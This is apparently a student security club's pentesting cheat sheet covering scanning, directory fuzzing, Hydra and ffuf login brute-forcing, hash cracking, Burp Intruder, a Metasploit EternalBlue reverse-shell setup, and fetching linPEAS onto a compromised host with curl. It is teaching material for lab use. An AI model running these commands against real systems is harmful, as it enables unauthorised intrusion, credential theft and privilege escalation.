RED HANDBOOK

SFSU Cyber Security Club

Summary:

Pentesting tools with common flags and example commands

Contents

Slide presentation: here

YT channel: here

Nmap

–General Command–

```
nmap <target> -flags
```

–Common Flags–

-Pn	Skips the host discovery process
-n	Skips DNS resolution
-f	Fragments packets to (maybe) bypass filters
-p <n-m>	Scans ports n through m
-p-	Scan all 65535 ports
-sV	Enable service detection
-O	Enable OS detection (requires sudo)
-A	Enables OS detection, version detection, script scanning, and traceroute

–Examples–

nmap -Pn -sV <target>
Scans target ports and skips host discovery while displaying services running
sudo nmap -p 1-1000 -O <target>
Scans the first 1000 ports and displays the OS

Arp-scan

–General Command–

```
sudo arp-scan -flags
```

–Common Flags–

-l	Scans all devices on the local network
-I <interface>	Specifies the network interface to scan
-q	Skips the vendor and prints only the IPs and MAC addresses found

–Examples–

sudo arp-scan -l
Sends ARP requests on local network
sudo arp-scan -I eth0 -q
Sends ARP request on eth0 and skips vendors

DirBuster

–General Command–

dirb <url> -flags

–Flags–

-N <code>	Ignore responses with status code
-o <file>	Saves responses to file

–Examples–

dirb http://<target>
Uses common dirb wordlist to brute force directories
dirbuster
Opens dirb GUI

GoBuster

–General Command–

GoBuster	gobuster dir -u <url> -flags

* wordlists are stored at **/usr/share/wordlists/...**

–Flags–

-u <url>	Specifies the URL to bruteforce
-w <wordlist>	Defines the wordlist to use
-x <extension>	Specify extension to search for
-c <cookie>	Set a cookie for HTTP requests
-U <username>	Set a Username to use
-P <password>	Set a Password to use
-b <404,code>	Blacklist certain status codes
-o <file>	Outputs result to file

–Examples–

gobuster dir -u http://<target> -w <directory_list> -b 404,403

Brute forces directories while ignoring 404,403 responses
gobuster vhost -u http://<target> -w <dns_map>
Discovers hidden subdomains (note the use of *vhost* instead of *dir*)

Curl

–General Command–

```
curl -flags <url>
```

–Flags–

-I	Prints just the header
-X <method>	Specify the request method
-H <header>	Add a custom header to the request
-d <data>	Sends JSON/form-data
-b <cookie>	Send a cookie with the request
-O, -o <name>	Downloads the response file, -o renames it to <name>
-T <file>	Send a file with PUT request

–Examples–

curl -I http://<target>
Gets HTTP header
curl -X POST -H "Content-Type: application/json" -d '{"key":"val"}' http://<target>/api
Sends JSON data in the header with POST request to the api
curl -O http://<target>/<file>
Downloads <file>

Hydra

–General Command–

```
hydra -flags <service>://
```

–Flags–

<service>	Specify service to attack (i.e ssh, ftp, http)
-l <username>	Single username to use
-L <username list>	List of usernames to use
-P <password list>	List of Passwords to use

–Examples–

```
hydra -l admin -P <password_list> ssh://<target>
```

Brute force SSH login *admin* user with passwords from password_list
`hydra -l admin -P passwords http-post-form "http://<target>/login:user=^USER^&pass=^PASS^:Incorrect login"`
Brute force login credentials (**note** the request/response will differ depending on the login page *remember to check the network details* use burp suite for a GUI)

JohnTheRipper

–General Command–

```
john -flags <hash>
```

* if you have salt put *salt:hash* into your hash file

–Flags–

`--show`	Shows the password after crack (always use)
`--status`	Display the status of cracking progress
`--wordlist=<wordlist>`	Specify wordlist used to crack hash
`--format=<type>`	Define the hash format (i.e MD5, SHA, base64)
`--fork=<n>`	Use n parallel processes for cracking
`--mask=<mask>`	Define the pattern to look for

–Examples–

`john --format=Raw-MD5 --wordlist=<password_list> --show <hash>`
Attempts to crack MD5 hash and displays result
`john --format=Raw-SHA256 --mask=?u?l?l?d?d --show <hash>`
Attempts to crack SHA256 hash with a pattern (1 upper 2 lower 2 digits)
`john --show --format=Raw-SHA256 <hash>`
Display the cracked SHA256 hash password from the john.pot

Hashcat

–Command–

```
hashcat -a <attack mode> -m <hash type> <hash>
```

* use *hashcat --help* to find modes

–Flags–

`--show`	Shows the password after crack (always use)
`--status`	Display the status of cracking progress
`-a <attack mode>`	Sets the attack mode (0=straight 3=Brute-force)
`-m <hash type>`	Define the hash format (i.e MD5, SHA, base64)

–Examples–

`hashcat -a 0 -m 0 <hash> <password_list> --show`
Attempts to crack MD5 hash and displays result

hashcat -a 3 -m 1400 <hash> ?u?l?l?d?d --show
Attempts to crack SHA256 hash with pattern (1 upper 2 lower 2 digits)

FFUF

(Fuzz Faster U Fool)

–General Command–

ffuf -flags FUZZ -w <wordlist>

* ffuf replaces FUZZ keyword with entries from wordlist

–Flags–


-u <url>	Specifies the URL to fuzz - FUZZ keyword can replace directories
-w <wordlist>	The wordlist to replace FUZZ keyword
-X <method>	Specify HTTP request method - FUZZ keyword can replace method
-d <data>	Sends JSON/form-data - FUZZ keyword can replace entries
-H <header>	Add a custom header to the request - FUZZ keyword can replace header
-b <cookie>	Send a cookie with the request - FUZZ keyword can replace cookie
-F <file>	Send a file with POST request - FUZZ keyword can replace file name
-fc <code>	Filter out responses with specific HTTP codes
-fr <str>	Filter out responses with a specific message

–Examples–

ffuf -u http://<target>/FUZZ -fc 404 -w <directory_list>
Checks for hidden directories
ffuf -u http://<target>/FUZZ -w <path_traversal_payloads>
Checks for path traversal vulnerabilities (i.e ../../../etc/passwd)
ffuf -u http://FUZZ.<target> -w <dns_maps>
Checks for additional subdomains
ffuf -u http://<target>/login -X POST -H "Content-Type: application/json" -d '{"username":"FUZZ","password":"password"}' -w usernames.txt -fr "Invalid username or password"
Brute forces login credentials for login page (**note** request/response might differ)
ffuf -u http://<target>/api -X POST -H "Content-Type: application/form" -d "<var>=FUZZ" -w <injection_payloads>
Checks for Injection vulnerabilities in web form
ffuf -u http://<target>/api?<query>=FUZZ -w <injection_payloads>
Checks for Injection vulnerabilities in query
ffuf -u http://<target>/api -X POST -F "<file>=@FUZZ" -w <malicious_files>
Checks for Injection vulnerabilities with file uploading


CyberChef

cyberchef.org



Input

Add your encoded message or message to encode in the Input




Define operation

Define the operation of decoding/encoding


You can use the *Favourites* to find the most common types of encoding/decoding

Once you found the right operation, double click it to add it to the *recipe*



Bake

With your recipe completed, press the *BAKE!* button or select *Auto Bake* to complete your operations



Output


Your message should be decrypted/encrypted

If you are getting unreadable characters, try a different decode operation

BurpSuite


portswigger.net (community edition)

Here are the available functions Burp Suite offers, however the only ones to consider for now are: Proxy, Intruder, Decoder, and Logger.




Proxy

The first step is to set up the proxy, first press *Open browser* to access the PortSwigger chromium browser. Then turn on Intercept when you are ready to capture the HTTP request.



The request will be intercepted and you can view the raw request. From here you can edit the request by simply changing values like the search request.

After, press *Forward* to forward the request and see the results in the proxy browser.



Intruder


If you want to try to brute force a login, use the *Intruder*.

Capture a login request with a simple *username:password* input.

Highlight the temporary password, right-click, and *Send to Intruder*.

In the *Intruder* tab, click *Payloads*. Now load your password wordlist as the payload or input your own passwords.

Back in *Positions*, select the *Sniper* attack and press *Start Attack*.



A window will appear where it will try each password in the list.


You will see the status codes of each result, a *200* means success

You can also use the *Intruder* for fuzzing by sending different parts of the HTTP request to the *Intruder* and repeating the previous steps with a custom wordlist.

Decoder

If you want to decode an encrypted message/token/data, use the *Decoder*.

The *Decoder* has various decoding operations (URL, Base64, Hex, Octal, Binary, GZIP, etc.)



Logger


Tool	Method	Host	Path	Query	Param count	Status code	Length	Start response timer
Proxy	GET	js.driftt.com	/core/assets/js/3.2a4c75...		0	200	48287	19
Proxy	GET	js.driftt.com	/core/assets/css/1.fdc718...		0	200	46075	19
Proxy	GET	js.driftt.com	/core/assets/js/28.0df1b3...		0	200	21355	19
Proxy	GET	www.hackerone.com	/sites/default/files/favico...		5	200	6198	33
Proxy	POST	bootstrap.driftapi.com	/widget_bootstrap/ping/v2		1	200	1075	85
Proxy	POST	bootstrap.driftapi.com	/widget_bootstrap		8	200	26401	635
Proxy	POST	metrics.api.drift.com	/monitoring/metrics/wid...		1	200	695	96
Proxy	POST	www.youtube.com	/youtubei/v1/log_event	alt=json&key=AIzaSyAO_...	319	200	394	36
Proxy	GET	101992-42.chat.api.drift....	/ws/websocket	session_token=SFMyNTY....	3	101	234	82
Proxy	GET	presence.api.drift.com	/ws/websocket	session_token=SFMyNTY....	3	101	234	79
Proxy	OPTIONS	event.api.drift.com	/track		0	200	676	90
Proxy	OPTIONS	targeting.api.drift.com	/targeting/evaluate_with...		0	200	676	95
Proxy	POST	event.api.drift.com	/track		11	200	1258	106
Proxy	GET	consent.trustarc.com	/bannermsg	action=accepts&domain=...	9	200	562	148
Proxy	POST	targeting.api.drift.com	/targeting/evaluate_with...		89	200	2217	83
Proxy	GET	www.googletagmanager...	/gtag/js	id=G-BM4MFJMH6W&l=...	3	200	358101	59
Proxy	GET	consent-pref.trustarc.com	/defaultconsentmanager/...	type=hackerone_prod_v2...	11	200	643	154
Proxy	GET	js.driftt.com	/core/assets/js/58.df4c0...		0	200	19873	18

In this tab you can view the history of all HTTP requests made on the proxy browser, and still send each entry to the other tabs. You can also repeat the request again in the browser in either a current session or previous session.

Wireshark

```
sudo apt install wireshark
```


Wireshark can do many things but here are the two main functions:
Packet capture & Reading packet capture files



Capture

Pressing the Start Capture button will immediately start recording your network traffic to analyze.

Analysis




After capturing your traffic or opening a pcap file you can sort packets by time, source, destination, protocol, length, and info. You can also filter down the packets to search for specific traffic (like file transfer)

TCP Stream

You can view the whole TCP conversation by selecting either a request or response and pressing:


Analyze > Follow > TCP Stream

You will then see a non-readable hex dump of the conversation that could represent numerous things that uses the TCP protocol



Metasploit

msfconsole




Metasploit provides 4 basic utilities: Reconnaissance, exploits, payloads, and post payload. We will mainly be focusing on executing exploits on a vulnerable machine. We'll use the *msfconsole* which is the Metasploit CLI. You can also use *msfvenom* to generate payloads on the fly.

Metasploit is most useful when you have already identified the vulnerability and want to run an exploit to gain a reverse shell for example.

Here is a good site for CVE details

Searching Exploits



In *msfconsole* you can search for and load the exploit of choice by either name or CVE number.

In this example I type **search eternalblue** to find the Eternal Blue vulnerability for the machine I am attacking.

Then I type **use 8** to load the Windows 10 Pro Eternal Blue exploit.

Setting up Exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metas
                                             g-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for a
                                             2008 R2, Windows 7, Windows Embedded Stand
   SMBPass                         no        (Optional) The password for the specified
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches explo
                                              R2, Windows 7, Windows Embedded Standard
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.
                                             ws 7, Windows Embedded Standard 7 target m


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, proc
   LHOST     10.0.0.190       yes       The listen address (an interface may be specifi
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   7   Windows 10 Pro
```

After selecting the exploit type **show options** to see configuration.

I set up the necessary variables for my attack.

set RHOSTS <IP>	This is the target IP address
set RPORT <port>	This is the target port (445 is SMB)
set LHOST <IP>	This my IP address
set LPORT <port>	This is the port of my listener

Running Exploit


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.0.190:4444
[*] 10.0.0.12:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 10.0.0.12:445         - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 10.0.0.12:445         - Scanned 1 of 1 hosts (100% complete)
[-] 10.0.0.12:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

The last step is to type **run** and either your exploit will have worked and granted you a reverse shell or it will display an error and cancel the payload session.

PEASS

(Privilege Escalation Awesome Scripts Suite)



github.com/PEASS-ng

linPEAS

The main tool we will be focusing on in the Suite is linPEAS which scans linux machines. linPEAS is an excellent tool for a quick diagnosis of the box.

Do not forget to chmod +x the shell script before trying to run it.

Reverse Shell

The most important part is to be in a reverse shell to run the script. Here is a good site to generate them.

Transferring linPEAS

Once you have a reverse shell you have to get linPEAS on the machine. There are many ways you can go about this but here is one simple way.

```
python3 -m http.server 80
```

Setup a local webserver on port 80 in your current directory

```
curl -O http://<IP>/linpeas.sh
```

On the target machine download linpeas.sh from your web server

Using linPEAS

linPEAS does several things:
- It scans almost all directories and reports if anything could be of potential use for privilege escalation (has root control)
- It scans any open ports or running processes
- It can suggest CVEs to use for exploitation
- And much more

Bloodhound

(Enumerating Active Directory Tool)

BloodHound is an Active Directory (AD) tool used to visualize attack paths by mapping relationships between users, groups, and computers to expose misconfigurations and over-privileged accounts that attackers can exploit for lateral movement.

Setup

```
sudo apt install docker.io && sudo apt install docker-compose
sudo usermod -aG docker $USER
```

Install docker

```
mkdir bloodhound/ && cd bloodhound
curl -L https://ghst.ly/getbhce > docker-compose.yml
sudo docker-compose pull && sudo docker-compose up
```

Install/Setup Bloodhound
Wait a little bit...
It will give you a temp password to use, copy it and go to `localhost:8080` and login with admin:<PASSWORD> you will then be prompted to choose a new password

```
(^C) to stop bloodhound
sudo docker-compose up -d
```

Stop/Start Bloodhound (-d will run bloodhound in the background)

```
git clone https://github.com/dirkjanm/BloodHound.py
```

Get bloodhound python tool (see https://github.com/dirkjanm/BloodHound.py for more info)

Usage

```
python bloodhound.py <flags> -k --zip
```

Generate mapping ZIP file to upload to bloodhound UI

-u <USER>	Target username
-p <PASS>	Target password
-ns <TARGET_IP>	Target IP address
-c All	Collection method: Group, LocalAdmin, RDP, DCOM, ..., All
-d <DOMAIN>	Target domain
-dc dc.<DOMAIN_CTRL>	Target domain controller
-o <ZIP_NAME>	Name output zip